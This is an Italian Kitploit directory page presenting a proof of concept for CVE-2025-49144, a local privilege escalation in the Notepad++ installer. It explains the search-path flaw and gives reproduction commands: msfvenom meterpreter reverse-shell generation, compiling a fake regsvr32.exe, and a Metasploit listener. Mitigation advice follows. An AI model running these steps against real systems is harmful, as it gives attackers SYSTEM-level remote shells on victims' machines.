Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
notepad-v8.8.1-LPE-CVE- — CVE-2025-49144 * Notepad++ v8.8.1 * POC a livello SYSTEM | Kitploit
Strumenti/GitHubGitHub/assad12341/notepad-v8.8.1-lpe-cve-
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitApprendimento e FormazioneSviluppo PayloadBinary ExploitationLab e Pratica
GitHub
Condividi
assad12341/notepad-v8.8.1-lpe-cve-

notepad-v8.8.1-LPE-CVE-

CVE-2025-49144 * Notepad++ v8.8.1 * POC a livello SYSTEM

Vedi Repository
401 anno faNon ancora revisionato

notepad-v8.8.1-LPE-CVE-

CVE-2025-49144 * Notepad++ v8.8.1 * POC a livello SYSTEM

image

📌 CVE-2025-49144 è una vulnerabilità di escalation dei privilegi locali di alta gravità trovata negli installer di Notepad++ v8.8.1 e versioni precedenti. Questa vulnerabilità deriva da un comportamento incontrollato del percorso di ricerca degli eseguibili durante l'installazione, consentendo a un attaccante locale di ottenere privilegi a livello SYSTEM posizionando eseguibili malevoli nella stessa directory dell'installer.

⚙️ Come funziona la CVE – Passo dopo passo:

🧱 1. Cosa è andato storto nell'installer?

L'installer di Notepad++ (prima della v8.8.2) chiama regsvr32.exe per registrare alcuni componenti — ma lo fa senza specificare il percorso completo (come C:\Windows\System32\regsvr32.exe).

Invece, esegue semplicemente:

regsvr32.exe some_dll

📂 2. Comportamento del percorso di ricerca di Windows: Quando un eseguibile viene avviato senza un percorso completo, Windows utilizza un ordine di ricerca specifico per trovare il file:

  • La cartella da cui è stata avviata l'applicazione (es. Download)
  • La cartella di sistema (System32)
  • La cartella di Windows
  • La directory di lavoro corrente
  • I percorsi nella variabile d'ambiente PATH

Quindi, se un regsvr32.exe falso viene posizionato nella stessa cartella dell'installer (es. Download), Windows lo userà prima di quello reale.

💣 3. Sfruttamento:

  • L'attaccante posiziona un regsvr32.exe malevolo nella stessa cartella dell'installer legittimo di Notepad++ (es. la cartella Download della vittima).
  • La vittima esegue l'installer (pensando che sia sicuro).
  • L'installer chiama regsvr32.exe, ma finisce per eseguire quello malevolo dalla stessa cartella — con privilegi SYSTEM (poiché gli installer tipicamente richiedono permessi di amministratore).
  • Il payload dell'attaccante ora viene eseguito come NT AUTHORITY\SYSTEM.

⚙️ Passi per riprodurre:

Get shell code: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= LPORT=4444 -f c > shellcode.txt Scarica il file "regsvr32_loader.c" e modificalo. Incolla l'intero shellcode da shellcode.txt nel commento menzionato. Compila in regsvr32.exe: x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows Distribuisci un listener meterpreter: msfconsole use exploit/multi/handler set payload windows/x64/meterpreter/reverse_tcp set LHOST 192.168.1.9 set LPORT 4444 run Scarica una versione vulnerabile di Notepad++ cioè precedente alla 8.8.1 poiché la 8.8.1 ora viene aggiornata automaticamente. Per il PoC ho usato Notepad++ v8.6.8 Sposta il file "regsvr32.exe" nel sistema Windows nella stessa cartella dell'installer di Notepad++, probabilmente nella cartella Download. Completa l'installazione dell'installer di Notepad++. Nota: Questo è un PoC quindi testato con Windows Defender e protezione in tempo reale disabilitata.

✅ Mitigazione

Gli utenti e gli amministratori dovrebbero:

  • Aggiornare a Notepad++ v8.8.2 o successivo
  • Limitare l'installazione del software ad amministratori fidati
  • Usare AppLocker, WDAC o Criteri di restrizione software (SRP) per:
    • Bloccare l'esecuzione da cartelle scrivibili dall'utente (es. Download)
    • Impedire l'esecuzione di binari non fidati come regsvr32.exe da percorsi non autorizzati
    • Applicare la firma del codice per gli eseguibili
  • I team di sicurezza dovrebbero controllare regolarmente i percorsi di installazione, monitorare i permessi di scrittura e osservare il comportamento durante l'esecuzione dell'installer per ridurre la superficie di attacco.

🏷️ Licenza Licenza MIT — Gratuita solo per scopi educativi, di ricerca e difensivi.

🤝 Contributi Pull Requests benvenuti — migliorare il rilevamento, aggiungere funzionalità o suggerire correzioni.

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    407
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    324
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    279
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motore OSINT basato sull'IA per scoprire e mappare oltre 7.700 identità sui social media in tutto il web

    270

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





